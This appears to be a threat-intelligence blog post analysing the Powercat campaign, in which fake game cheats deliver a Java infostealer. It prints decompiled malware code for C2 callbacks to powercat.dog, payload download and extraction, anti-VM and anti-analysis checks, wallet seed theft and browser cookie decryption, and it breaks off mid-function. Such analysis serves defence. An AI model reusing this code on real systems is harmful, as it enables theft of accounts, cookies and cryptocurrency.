

Powercat malware campaign: Fake game cheats deliver infostealer targeting Discord, Roblox, and crypto wallets

 threatlocker.com/blog/powercat-malware-campaign-fake-game-cheats-deliver-infostealer-targeting-discord-roblox-and-crypto-wallets

March 25, 2026

```
hSnapshot_1 = CreateToolhelp32Snapshot(2u, 0);
hSnapshot = hSnapshot_1;
if ( hSnapshot_1 != -1LL )
{
    pe.dwSize = 568;
    if ( Process32FirstW(hSnapshot_1, &pe) )
    {
        do
        {
            if ( !wcsicmp(pe.szExeFile, L"RobloxPlayerBeta.exe") )
            {
                Terminate_Roblox = OpenProcess(PROCESS_TERMINATE, 0, pe.th32ProcessID); // Terminate Roblox
                Terminate_Roblox_1 = Terminate_Roblox;
                if ( Terminate_Roblox )
                {
                    TerminateProcess(Terminate_Roblox, 0);
                    CloseHandle(Terminate_Roblox_1);
                }
            }
        } while ( Process32NextW(hSnapshot, &pe) );
    }
    CloseHandle(hSnapshot);
}
```

March 25, 2026

Written by:

William Pires, Pandeli Zi, John Moutos, ThreatLocker Threat Intelligence

Overview of the Powercat malware campaign

In February 2026, ThreatLocker Threat Intelligence observed an active malware delivery campaign, referred to as Powercat, that delivers malware by masquerading as utility or cheat software for popular PC games, originating from a domain previously flagged for staging malicious binaries.

The targeted users primarily frequent gaming and social platforms such as Roblox, Minecraft, Grand Theft Auto V, Discord, and Telegram. A small subset of these users were existing customers of game-cheating websites (“pay-to-cheat”), where users pay a premium subscription fee to access cheat software for a set period of time.

Users seeking performance enhancements or advantages download what appears to be software, unknowingly executing a multi-stage malware infection chain.

How the attack works: Multi-stage malware delivery

The Powercat campaign uses a structured, multi-stage infection chain designed to profile victims, evade detection, and ultimately deploy a powerful infostealer.

Stage 1: Initial payload execution and system profiling

On execution of the first stage payload `"3k3uklt.exe"`, running processes on the target host are enumerated with `CreateToolhelp32Snapshot` and `Process32FirstW`. If actively running, the processes `"mylovelyexe.exe"`, `"RobloxPlayerBeta.exe"`, and `"eurotrucks2.exe"` are forcibly terminated with `TerminateProcess`.

After process termination, the target host computer name and username are collected with `GetComputerNameW` and `GetUserNameW`. These values are sent through a POST request using the user agent `"Mozilla/5.0"` in a JSON formatted body to the following URL `"hxxps://powercat[.]dog/cool"`, which is potentially used to track and correlate infected users and devices.

```
hSnapshot_1 = CreateToolhelp32Snapshot(2u, 0);
hSnapshot = hSnapshot_1;
if ( hSnapshot_1 != -1LL )
{
    pe.dwSize = 568;
    if ( Process32FirstW(hSnapshot_1, &pe) )
    {
        do
        {
            if ( !wcsicmp(pe.szExeFile, L"RobloxPlayerBeta.exe") )
            {
                Terminate_Roblox = OpenProcess(PROCESS_TERMINATE, 0, pe.th32ProcessID); // Terminate Roblox
                Terminate_Roblox_1 = Terminate_Roblox;
                if ( Terminate_Roblox )
                {
                    TerminateProcess(Terminate_Roblox, 0);
                    CloseHandle(Terminate_Roblox_1);
                }
            }
        } while ( Process32NextW(hSnapshot, &pe) );
    }
    CloseHandle(hSnapshot);
}
```

Figure 1: Process Enumeration & Termination

```
79  CompNameBufLen = 16;
80  GetComputerNameW(CompNameBuf, &CompNameBufLen); // Capture NETBIOS computer name
81  UsernameBufLen = 256;
82  GetUserNameW(usernameBuf, &UsernameBufLen); // Capture local username
83  *dst_buf = 0;
84  v178 = 0;
85  n7_4 = 0;
86  actualUsernameLen = wcslen(usernameBuf);
87  mmcpy_w(dst_buf, usernameBuf, actualUsernameLen); // copy captured username into buffer
88  *lpWideCharStr = 0;
89  v152 = 0;
90  n7_3 = 0;
91  n7_2 = wcslen(CompNameBuf);
92  mmcpy_w(lpWideCharStr, CompNameBuf, n7_2); // copy captured NETBIOS name into buffer
93  POST_Request(lpWideCharStr, dst_buf); // initiate and complete POST request to malicious domain powercat.dog
```

Figure 2: Computer and User Name Collection

```

145 v37[2] = 0;
146 n0xF_3 = 15;
147 LOBYTE(v37[0]) = 0;
148 hInternet = WinHttpOpen(L"Mozilla/5.0", 0, 0, 0, 0); // hard coded mozilla user agent
149 hSession = hInternet;
150 if ( !hInternet )
151 {
152 LABEL_48:
153     v24 = 0;
154     goto LABEL_49;
155 }
156 WinHttpSetTimeouts(hInternet, 30000, 60000, 60000, 300000);
157 hConnect = WinHttpConnect(hSession, L"powercat.dog", 0x18Bu, 0); // connect to powercat.dog domain
158 hInternet_1 = hConnect;
159 if ( !hConnect )
160 {
161 LABEL_47:
162     WinHttpCloseHandle(hSession);
163     goto LABEL_48;
164 }
165 hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/cool", 0, 0, 0, 0x800000u); // POST request to powercat.dog/cool
166 if ( !hRequest )
167 {
168     WinHttpCloseHandle(hInternet_1);
169     goto LABEL_47;
170 }
171 *lpszHeaders = 0;
172 v42 = 0;
173 n7 = 0;
174 mmcpy_w(lpszHeaders, L"Content-Type: application/json\r\n", 0x20u); // first POST header
175 lpOptional_1 = lpOptional;
176 if ( *&dwOptionalLength[2] > 0xFu )
177     lpOptional_1 = lpOptional[0];
178 lpszHeaders_1 = lpszHeaders;
179 if ( n7 > 7 )
180     lpszHeaders_1 = lpszHeaders[0];
181 WinHttpSendRequest(hRequest, lpszHeaders_1, 0xFFFFFFFF, lpOptional_1, dwOptionalLength[0], dwOptionalLength[0], 0);
182 WinHttpReceiveResponse(hRequest, 0);
183 WinHttpCloseHandle(hRequest);
184 WinHttpCloseHandle(hInternet_1);
185 WinHttpCloseHandle(hSession);
186 if ( n7 > 7 )
187 {

```

Figure 3: POST Request to Domain

Prior to downloading any additional payloads, the following directory is created within the user profile `"%LOCALAPPDATA%\Xeno\workspace"`.

```

125 localAppdata_path = ExpandEnvironmentStringsW(L"%LOCALAPPDATA%", &pe, 260u);
126 *dst_buf = 0;
127 v178 = 0;
128 n7_4 = 0;
129 mmcpy_w(dst_buf, &pe, localAppdata_path - 1);
130 ExitCode = 8;
131 mmcpy_w_0(v168, dst_buf, L"\\Xeno\\workspace");
132 v21 = v168;
133 if ( n7_5 > 7 )
134     v21 = v168[0];
135 try
136 {
137     *lpWideCharStr = 0;
138     v152 = 0;
139     n7_3 = 0;
140     mmcpy_w(lpWideCharStr, v21, n7);
141     n56 = 56;
142     ExitCode = 56;
143     WideCharStr[0] = 0;
144     WideCharStr[1] = &off_1400100C8;
145     sub_1400024F0(lpWideCharStr, WideCharStr);
146     if ( LODWORD(WideCharStr[0]) )
147         sub_140002350("create_directories", WideCharStr, lpWideCharStr);
148     if ( n7_3 > 7 )
149     {
150         if ( 2 * n7_3 + 2 < 0x1000 )
151         {
152             v23 = lpWideCharStr[0];
153         }
154         else
155         {
156             v23 = *(lpWideCharStr[0] - 1);
157             if ( (lpWideCharStr[0] - v23 - 8) > 0x1F )
158                 __fastfail(5u);
159         }
160         j_j_free(v23);
161     }
162 }
163 catch ( .|. )

```

Figure 4: Workspace Directory Creation

Stage 2: Java-based loader deployment

A legitimate installation of Java and the second stage payload "**jd-gui.jar**" are downloaded and staged within the "**Xeno\workspace**" directory. The Java installation is extracted using PowerShell and placed alongside the second stage JAR.

```

*lpWideCharStr_1 = 0;
v137 = 0u;
mmcpy_w(lpWideCharStr_1, L"https://powercat.dog/watermelon5", 0x20u);
v53 = GET_request(lpWideCharStr_1, tempJavaZip);
if ( *(&v137 + 1) > 7u )
{

```

Figure 5: Second Stage Download

```

sub_140007BE0(v190, v24, 2);
*(v190 + *(v190[0] + 4LL)) = &std::ofstream::`vftable';
*(&v189 + *(v190[0] + 4LL)) = *(v190[0] + 4LL) - 168;
if ( !sub_140007EC0(&v190[1]) )
    std::ios::setstate(v190 + *(v190[0] + 4LL), 2, 0);
mmcpy_w_0(tempJavaDir, dst_buf, L"\\Java");
mmcpy_w_0(tempJavaZip, tempJavaDir, L"\\java.zip");
mmcpy_w_0(tempJavaZip_1, tempJavaDir, L"\\jre\\bin\\javaw.exe");
temp_path = ExpandEnvironmentStringsW(L"%TEMP%", &pe, 0x104u); // capture local temp path
*lpWideCharStr = 0;
v152 = 0;
n7_3 = 0;
mmcpy_w(lpWideCharStr, &pe, temp_path - 1);
v26 = n56 | 0x40;
mmcpy_w_0(tempJavaZip_2, lpWideCharStr, L"\\jd-gui.jar");
*v157 = 0;
*&v158 = 0;
*(&v158 + 1) = 7;
LOWORD(v157[0]) = 0;
StartupInfo.cb = 104;
memset(&StartupInfo.lpReserved, 0, 96);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
StartupInfo.wShowWindow = 0;
*Src = 0;
v155 = 0;
n7_7 = 0;
mmcpy_w(Src, L"cmd /c java -version >nul 2>&1", 0x1Eu); // capture java version

```

Figure 6: Second Stage Paths

```

}
destPath_2 = sub_140005F60(
    lpWideCharStr_3,
    L"powershell -NoProfile -ExecutionPolicy Bypass -Command \"Expand-Archive -Path '',
    tempJavaZip);
v59 = sub_140005E90(lpWideCharStr_4, destPath_2, L" -DestinationPath '');
destPath = sub_1400060C0(v143, v59, tempJavaDir);
sub_140005E90(lpWideCharStr_2, destPath, L" -Force\");
sub_140001AB0(v143);
sub_140001AB0(lpWideCharStr_4);
sub_140001AB0(lpWideCharStr_3);
create process w(lpWideCharStr_2, 1); // execute expand-archive ps script

```

Figure 7: Second Stage Extraction

The second stage JAR is launched through the bundled Java installation, using a class name and encoded command as execution arguments "java -cp jd-gui.jar I11111I11111e+TaG1hDCwJpIcevB6Tl4mRSrAwTvV0lD5+0vjEa2oFivovVtKPedq9VfuWG2kHER12fJ1iG1xbuod1YiHZIfvUJbKdCD4oNo4eKpT/qfRM=".

mcorlib.dll

System.IO.Compression.dll

System.Net.Http.dll

System.EnterpriseServices.dll

nvwgf2umx.dll

avcodec-58.dll

libcef.dll




Figure 10: Possible Third Stage Names

The third stage payload JAR is an infostealer which targets accounts on a variety of platforms, ranging from game accounts and cryptocurrency wallets. The JAR contains methods to support virtual machine detection against VMware, VirtualBox, Qemu, Parallels, and more, targeting VM guest services and virtual network adapters, primarily as an anti-sandboxing mechanism.

```

141 public static boolean vmAgents() {
142     try {
143         String string = catalogVictim.IIIIIIIIIIL.toLowerCase();
144         String string2 = catalogVictim.lIIIIIIIIIL.toLowerCase();
145         string2 = new StringBuilder().insert(3 >> 2, string).append(" ").append(string2).toString();
146         String[] stringArray = new String[0xD & 0x7E];
147         stringArray[2 & 5] = "vmware";
148         stringArray[1] = "virtualbox";
149         stringArray[5 >> 1] = "vbox";
150         stringArray[--3] = "xen";
151         stringArray[--4] = "parallels";
152         stringArray[--5] = "docker";
153         stringArray[0x6E & 0x17] = "qemu";
154         stringArray[0x77 & 0xF] = "kvm";
155         stringArray[0x28 & 0x5F] = "innotek";
156         stringArray[0x38 & 0x4D] = "virtual machine";
157         stringArray[0x6B & 0x1E] = "amazon ec2";
158         stringArray[0x6B & 0x1F] = "google compute";
159         String[] stringArray2 = stringArray;
160         int n = stringArray.length;
161         int n2 = 3 >> 2;
162         while (n2 < n) {
163             String string3 = stringArray2[n2];
164             if (string2.contains(string3)) {
165                 return true;
166             }
167             ++n2;
168         }
169         return false;
170     }
171     catch (Exception exception) {
172         // empty catch block
173     }
174     return false;
175 }

```

Figure 11: VM Agent Check

```

181 private static /* synthetic */ Boolean networkInterfaces() {
182     block5: {
183         boolean b1;
184         try {
185             boolean b12 = false;
186             int n = 5 >> 3;
187             Iterator<NetworkInterface> iterator = Collections.list(NetworkInterface.getNetworkInterfaces()).iterator();
188             block2: while (true) {
189                 Iterator<NetworkInterface> iterator2 = iterator;
190                 while (iterator2.hasNext()) {
191                     Object object = iterator2.next().getHardwareAddress();
192                     if (object == null) continue block2;
193                     if (((byte[])object).length < --3) {
194                         iterator2 = iterator;
195                         continue;
196                     }
197                     b12 = true;
198                     Object[] objectArray = new Object[--3];
199                     int n2 = 5 >> 3;
200                     objectArray[n2] = object[n2] & (0x5FF & 0x7AFF);
201                     int n3 = --1;
202                     objectArray[n3] = object[n3] & (0x6FF & 0x79FF);
203                     int n4 = 5 >> 1;
204                     objectArray[n4] = object[n4] & (0x4AFF & 0x35FF);
205                     String string = String.format("%02X:%02X:%02X", objectArray);
206                     object = string;
207                     boolean b13 = string.equals("88:85:69") || object.equals("88:8C:29") || object.equals("88:1C:14") || object.equals("88:5B:56") || object.equals("68:8D:27") || object.equals("0A:98:27");
208                     // 88:85:69 -> VMware, Inc. registration dates: 06/04/2001 - 11/17/2015.
209                     // 00:0C:29 -> VMware, Inc. registration dates: 02/07/2003 - 11/17/2015.
210                     // 00:1C:14 -> VMware, Inc. registration dates: 04/09/2007 - 04/11/2016.
211                     // 00:50:56 -> VMware, Inc. registration dates: 11/09/2000 - 11/17/2015.
212                     // 88:8D:27 -> PCS Systemtechnik GmbH. registration dates: 11/09/2009 - 10/30/2016.
213                     // 8A:80:27 -> Unknown Vendor, likely spoofed
214                     if (b13) continue block2;
215                     int cfrIgnored0 = 5 >> 1;
216                     continue block2;
217                 }
218                 break;
219             }
220             if (!b12 || n != 0) break block5;
221             b1 = true;
222         }
223         catch (Exception exception) {
224             // empty catch block
225         }
226         return b1;
227     }
228     return false;
229 }

```

Figure 12: VM Network Check

Processes related to malware analysis tooling such as IDA, x64Dbg, System Informer, Recaf, MitmProxy and more are enumerated to deter dynamic analysis, and if discovered, the Java process hosting the JAR exits.

```
*/
private static /* synthetic */ boolean malwareAnalysisSoftware() {
    String[] stringArray = new String[0x1B & 0x77];
    stringArray[0] = "processhacker.exe";
    stringArray[3 >> 1] = "systeminformer.exe";
    stringArray[--2] = "httpdebuggerui.exe";
    stringArray[--3] = "httpdebuggersvc.exe";
    stringArray[--4] = "fiddler.exe";
    stringArray[--5] = "charles.exe";
    stringArray[0x27 & 0x5E] = "mitmproxy.exe";
    stringArray[0x5F & 0x27] = "burpsuite.exe";
    stringArray[0x7B & 0xC] = "httpanalyzer.exe";
    stringArray[0x1F & 0x69] = "idaq.exe";
    stringArray[0x7F & 0xA] = "idaq64.exe";
    stringArray[0x2F & 0x5B] = "ollydbg.exe";
    stringArray[0xD & 0x7E] = "x64dbg.exe";
    stringArray[0x6F & 0x1D] = "x32dbg.exe";
    stringArray[0x7E & 0xF] = "immunitydebugger.exe";
    stringArray[0x5F & 0x2F] = "wireshark.exe";
    stringArray[0x73 & 0x1C] = "debugview.exe";
    stringArray[0x77 & 0x19] = "dumpcap.exe";
    stringArray[0x7B & 0x16] = "fakenet.exe";
    String[] stringArray2 = stringArray;
    try {
        Set set = createToolhelp32SnapshotFunctionality.ALLTORIXDEMO();
        String[] stringArray3 = stringArray2;
        int n = stringArray2.length;
        int n2 = 2 & 5;
        while (n2 < n) {
            String string = stringArray3[n2];
            if (set.contains(string)) {
                return true;
            }
            ++n2;
        }
        return false;
    }
    catch (Exception exception) {
        // empty catch block
    }
    return false;
}
```

Figure 13: Anti-Dynamic Analysis

```

*/
private static /* synthetic */ boolean malwareAnalysisSoftware2() {
    String[] stringArray = new String[0x5B & 0x3F];
    stringArray[3 & 4] = "jvisualvm.exe";
    stringArray[1] = "jconsole.exe";
    stringArray[5 >> 1] = "jprofiler.exe";
    stringArray[--3] = "jd-gui.exe";
    stringArray[--4] = "recaf.exe";
    stringArray[--5] = "bytecodeviewer.exe";
    stringArray[0x1E & 0x67] = "ghidra.exe";
    stringArray[0x7F & 7] = "ida.exe";
    stringArray[0x3B & 0x4C] = "ida64.exe";
    stringArray[0x5F & 0x29] = "idaq.exe";
    stringArray[0x5A & 0x2F] = "idaq64.exe";
    stringArray[0x7B & 0xF] = "x64dbg.exe";
    stringArray[0x6D & 0x1E] = "x32dbg.exe";
    stringArray[0x3D & 0x4F] = "ollydbg.exe";
    stringArray[0x7E & 0xF] = "processhacker.exe";
    stringArray[0x4F & 0x3F] = "systeminformer.exe";
    stringArray[0x3B & 0x54] = "fiddler.exe";
    stringArray[0x35 & 0x5B] = "wireshark.exe";
    stringArray[0x12 & 0x7F] = "charles.exe";
    stringArray[0x5F & 0x33] = "httpdebuggervui.exe";
    stringArray[0x5E & 0x35] = "httpdebuggersvc.exe";
    stringArray[0x75 & 0x1F] = "mitmproxy.exe";
    stringArray[0x56 & 0x3F] = "burpsuite.exe";
    stringArray[0x77 & 0x1F] = "debugview.exe";
    stringArray[0x1E & 0x79] = "dumpcap.exe";
    stringArray[0x19 & 0x7F] = "fakenet.exe";
    stringArray[0x5E & 0x3B] = "immunitydebugger.exe";
    String[] stringArray2 = stringArray;
    try {
        Set set = createToolhelp32SnapshotFunctionality.ALLATORIXDEMO;
        String[] stringArray3 = stringArray2;
        int n = stringArray2.length;
        int n2 = 0;
        while (n2 < n) {
            String string = stringArray3[n2];
            if (set.contains(string)) {
                return false;
            }
            ++n2;
        }
        return true;
    }
    catch (Exception exception) {
        // empty catch block
    }
    return true;
}

```

Figure 14: Anti-Dynamic Analysis 2

Immediately after, the target host is fingerprinted to correlate successful payload execution with the previous stages based on the unique value in the registry path

"HKEY_CURRENT_USER\Software\Beep\{Unique_ID}". If a unique value within the key does not exist, one is generated and stored. In the event access to the registry is unavailable or restricted, the unique ID is generated through the collection of hardware identifiers.

```

101 public static String catalogVictim() {
102     int n;
103     try {
104         ByReference byReference;
105         Object object;
106         WinReg.HKEYByReference hKEYByReference = new WinReg.HKEYByReference();
107         if (Advapi32.INSTANCE.RegOpenKeyEx(WinReg.HKEY_CURRENT_USER, "Software\\Beep", 3 >> 2, 131897, hKEYByReference) == 0) {
108             try {
109                 object = new char[120];
110                 byReference = new IntByReference(((Object)object).Length * Native.WCHAR_SIZE);
111                 IntByReference intByReference = new IntByReference();
112                 int n2 = Advapi32.INSTANCE.RegQueryValueEx(hKEYByReference, "Id", 3 & 4, intByReference, (char[])object, (IntByReference)byReference);
113                 if (n2 == 0) {
114                     int n3 = ((IntByReference)byReference).getValue() / Native.WCHAR_SIZE;
115                     if (n3 > 0) {
116                         if (object[n3 - 1] == false) {
117                             --n3;
118                         }
119                     }
120                     String string = new String((char[])object, 5 >> 3, n3);
121                     try {
122                         String string2 = string;
123                         UUID.fromString(string2);
124                         b64FileOperations.userFolderMtcache(new StringBuilder().insert(2 & 5, "Found existing MachineId in registry: ").append(string).toString());
125                         String string3 = string2;
126                         return string3;
127                     }
128                     catch (IllegalArgumentException illegalArgumentException) {}
129                 }
130             }
131             finally {
132                 Advapi32.INSTANCE.RegCloseKey(hKEYByReference.getValue());
133             }
134         }
135     }
136     object = UUID.randomUUID().toString();
137     b64FileOperations.userFolderMtcache(new StringBuilder().insert(2 & 5, "Generated new MachineId: ").append((String)object).toString());
138     byReference = new WinReg.HKEYByReference();
139     int n4 = 5 >> 3;
140     n = Advapi32.INSTANCE.RegCreateKeyEx(WinReg.HKEY_CURRENT_USER, "Software\\Beep", n4, null, n4, 131878, null, (WinReg.HKEYByReference)byReference, null);
141     if (n == 0) {
142         try {
143             int n5;
144             char[] cArray = ((String)object).toCharArray();
145             byte[] byArray = new byte[(cArray.length * (3 & 5)) * Native.WCHAR_SIZE];
146             int n6 = n5 = 0;
147             while (n6 < cArray.length) {
148                 byArray[n5 * (5 >> 1)] = (byte)(cArray[n5] & (0x69FF & 0x16FF));
149                 int n7 = n5 * 2 + (3 >> 1);
150                 byte by = (byte)(cArray[n5] >> (0x4C & 0x3E) & (0x19FF & 0x66FF));
151                 byArray[n7] = by;
152                 n6 = ++n5;
153             }
154             Advapi32.INSTANCE.RegSetValueEx(((WinReg.HKEYByReference)byReference).getValue(), "Id", 3 >> 2, --1, byArray, byArray.length);
155             b64FileOperations.userFolderMtcache("Stored new MachineId in registry successfully");
156             return object;
157         }
158         finally {
159             Advapi32.INSTANCE.RegCloseKey(((WinReg.HKEYByReference)byReference).getValue());
160         }
161     }
162 }
163 catch (Exception exception) {
164     b64FileOperations.userFolderMtcache("Registry access failed for MachineId, falling back to hardware identifier");
165     b64FileOperations.ALLIATORiXBEMD(exception);
166     return catalogVictim.storeVictimMachineDetails();
167 }
168 {
169     b64FileOperations.userFolderMtcache(new StringBuilder().insert(0, "Failed to create registry key for MachineId. Error code: ").append(n).toString());
170     return catalogVictim.storeVictimMachineDetails();
171 }
172 }
173 }

```

Figure 15: Registry Fingerprinting

```

IIIIIIIIII = "Software\\Beep";
IIIIIIIIII = "Id";
IIIIIIIIII = new SystemInfo();
IIIIIIIIII = IIIIIIIIII.getHardware();
ALLATORIXDEMO = IIIIIIIIII.getComputerSystem();
IIIIIIIIII = IIIIIIIIII.getProcessor();
IIIIIIIIII = ALLATORIXDEMO.getBaseboard();
IIIIIIIIII = IIIIIIIIII.getOperatingSystem();
IIIIIIIIII = System.getProperty("os.name");
IIIIIIIIII = System.getProperty("user.name");
IIIIIIIIII = IIIIIIIIII.getNetworkParams().getHostName();
IIIIIIIIII = IIIIIIIIII.getSerialNumber();
IIIIIIIIII = ALLATORIXDEMO.getSerialNumber();
IIIIIIIIII = IIIIIIIIII.getProcessorIdentifier();
IIIIIIIIII = ALLATORIXDEMO.getManufacturer();
IIIIIIIIII = ALLATORIXDEMO.getModel();
IIIIIIIIII = (int)(IIIIIIIIII.getMemory().getTotal() / 0x100000L);
IIIIIIIIII = IIIIIIIIII.getGraphicsCards();

```

Figure 16: Hardware Fingerprinting

Infostealer capabilities and targeted data

With the device fingerprinted, the search for victim data begins.

Cryptocurrency wallet theft

If the target host has cryptocurrency wallet applications installed, information pertaining to those is collected and exfiltrated. Targeted wallets include:

- Exodus
- Atomic
- Cake Wallet
- Monero-Gui
- TronLink
- Safepal

If Exodus wallet version 26.1.5 is installed, an additional method is executed specifically to attempt wallet seed phrase theft, and where possible, attacker-controlled wallet injection.

```

static {
    String string = System.getenv("LOCALAPPDATA");
    String string2 = System.getenv("APPDATA");
    String string3 = System.getenv("PROGRAMDATA");
    String string4 = System.getenv("ProgramFiles");
    String string5 = System.getenv("ProgramFiles(x86)");
    String[] stringArray = new String[1];
    stringArray[0] = new StringBuilder().insert(0, string).append("\\exodus\\app-*\\Exodus.exe").toString();
    ALLATORIXDEMO.put("exodus", stringArray);
    String[] stringArray2 = new String[--1];
    int n = 5 >> 3;
    stringArray2[n] = new StringBuilder().insert(n, string).append("\\Programs\\atomic\\Atomic Wallet.exe").toString();
    ALLATORIXDEMO.put("atomic", stringArray2);
    String[] stringArray3 = new String[--2];
    int n2 = 3 & 4;
    stringArray3[n2] = new StringBuilder().insert(n2, string).append("\\Programs\\cake-wallet\\Cake Wallet.exe").toString();
    stringArray3[--1] = new StringBuilder().insert(3 >> 2, string4).append("\\Cake Wallet\\Cake Wallet.exe").toString();
    ALLATORIXDEMO.put("cakewallet", stringArray3);
    String[] stringArray4 = new String[--1];
    int n3 = 3 & 4;
    stringArray4[n3] = new StringBuilder().insert(n3, string).append("\\Programs\\safepal\\SafePal.exe").toString();
    ALLATORIXDEMO.put("safepal", stringArray4);
    String[] stringArray5 = new String[--1];
    int n4 = 2 & 5;
    stringArray5[n4] = new StringBuilder().insert(n4, string).append("\\Programs\\tronlink\\TronLink.exe").toString();
    ALLATORIXDEMO.put("tronwallet", stringArray5);
    String[] stringArray6 = new String[2];
    int n5 = 3 >> 2;
    stringArray6[n5] = new StringBuilder().insert(n5, string).append("\\Programs\\monero-gui\\monero-wallet-gui.exe").toString();
    stringArray6[5 >> 2] = new StringBuilder().insert(3 & 4, string4).append("\\Monero GUI Wallet\\monero-wallet-gui.exe").toString();
    ALLATORIXDEMO.put("monerowallet", stringArray6);
    String[] stringArray7 = new String[--2];
    int n6 = 3 & 4;

```

Figure 17: Wallet Discovery

```

72 public static void WalletInjection() {
73     String string = new StringBuilder().insert(3 >> 2, System.getProperty("user.home")).append("\\SquirrelInteractive.bin").toString();
74     File file = new File(string);
75     if (!file.exists()) {
76         return;
77     }
78     try {
79         String string2 = new String(Files.readAllBytes(file.toPath()));
80         int n = string2.indexOf(0x7F & 0x7C);
81         if (n > 0) {
82             if (n < string2.length() - 1) {
83                 String string3 = string2;
84                 String string4 = string3.substring(2 & 5, n);
85                 String string5 = string3.substring(n + (5 >> 2));
86                 b64FileOperations.userFolderMtcache(new StringBuilder().insert(3 & 4, "New wallet data: ").append(string4).toString());
87                 b64FileOperations.userFolderMtcache(new StringBuilder().insert(5 >> 3, " - Mnemonic: ").append(string5).toString());
88                 ArrayList<ILIlIlIlIl> arrayList = new ArrayList<ILIlIlIlIl>();
89                 arrayList.add(new ILIlIlIlIl(string4, string5, "Executor Injection"));
90                 mainRotClass.ALLATORIXDEMO(new collectionOfWallets(arrayList));
91                 b64FileOperations.userFolderMtcache("Crypto token sent to server");
92                 file.delete();
93                 return;
94             }
95         }
96         b64FileOperations.userFolderMtcache(new StringBuilder().insert(2 & 5, "Malformed wallet data file: ").append(string2).append("").toString());
97         return;
98     }
99     catch (IOException iOException) {
100         b64FileOperations.userFolderMtcache("Failed to read wallet data file");
101         b64FileOperations.ALLATORIXDEMO(iOException);
102         return;
103     }
104 }

```

Figure 18: Wallet Injection

Browser data and session hijacking

Chromium-based browsers installed on the target host supporting app-bound encryption standards for cookies are targeted, and any applicable cookies are processed for decryption using the Windows **DPAPI**. Successfully decrypted cookies are collected and exfiltrated to attacker infrastructure.

Targeted browsers include:

Brave

Chrome

Edge

Opera

Opera GX

Vivaldi

```
public final class catalogBrowsers {
    private static final List<> l1 = new ArrayList();
    public static final Class[] l2;
    private static final Object l3;
    private static volatile boolean ALLATORIXDEMO;

    static {
        l3 = new Object();
        ALLATORIXDEMO = false;
        Class[] classArray = new Class[6 * 7E & 7];
        classArray[0] = braveBrowser.class;
        classArray[1] = chromeBrowser.class;
        classArray[5 >> 1] = microsoftEdge.class;
        classArray[--3] = operaBrowser.class;
        classArray[--4] = operaGXBrowser.class;
        classArray[--5] = vivaldiBrowser.class;
        l2 = classArray;
    }

    /*
     * WARNING - Removed try catching itself - possible behaviour change.
     */
    public static List ALLATORIXDEMO() {
        Object object;
        if (!ALLATORIXDEMO) {
            object = l3;
            synchronized (object) {
                if (!ALLATORIXDEMO) {
                    int n;
                    b64FileOperations.userFolderNtcache("No browsers found, loading...");
                    Class[] classArray = l2;
                    int n2 = l2.length;
                    int n3 = n = 3 & 4;
                    while (n3 < n2) {
                        Class clazz = classArray[n];
                        b64FileOperations.userFolderNtcache(new StringBuilder().insert(0, "Loading ").append(clazz.getSimpleName()).append("...").toString());
                        try {
                            catalogBrowsers.ALLATORIXDEMO(clazz);
                        }
                        catch (Exception exception) {
                            b64FileOperations.userFolderNtcache(new StringBuilder().insert(0, "Failed to load ").append(clazz.getSimpleName()).toString());
                            b64FileOperations.ALLATORIXDEMO(exception);
                        }
                        n3 = ++n;
                    }
                    ALLATORIXDEMO = true;
                    b64FileOperations.userFolderNtcache(new StringBuilder().insert(3 & 4, "Browsers loaded: ").append(l1.size()).toString());
                }
            }
        }
        object = l3;
        synchronized (object) {
            return new ArrayList(l1);
        }
    }
}
```

Figure 19: Browser Discovery

```

76 public static byte[][] decodeAPPB(String string) {
77     String string2 = string;
78     byte[][] byArrayArray = new byte[2][];
79     try {
80         byte[] byArray = Base64.getDecoder().decode(string2);
81         Object a = byArray;
82         if (!Arrays.equals(Arrays.copyOfRange(byArray, 5 >> 3, --4), "APPB".getBytes())) {
83             b64FileOperations.userFolderMtcache("Key does not start with APPB");
84             byte[][] byArrayArray2 = new byte[2][];
85             byArrayArray2[2 & 5] = null;
86             byArrayArray2[1] = null;
87             return byArrayArray2;
88         }
89         byte[] byArray2 = decryptBlob.decryptDataBlob(decryptBlob.decryptDataBlob(Arrays.copyOfRange((byte[])a, --4, ((Object)a).length), true), 3 >> 2);
90         if (byArray2.length >= (0x28 & 0x74)) {
91             byArrayArray[3 & 4] = Arrays.copyOfRange(byArray2, byArray2.length - (0x69 & 0x36), byArray2.length);
92         }
93         byArrayArray[--1] = decryptBlob.decryptCookies(string2);
94         return byArrayArray;
95     }
96     catch (Exception a) {
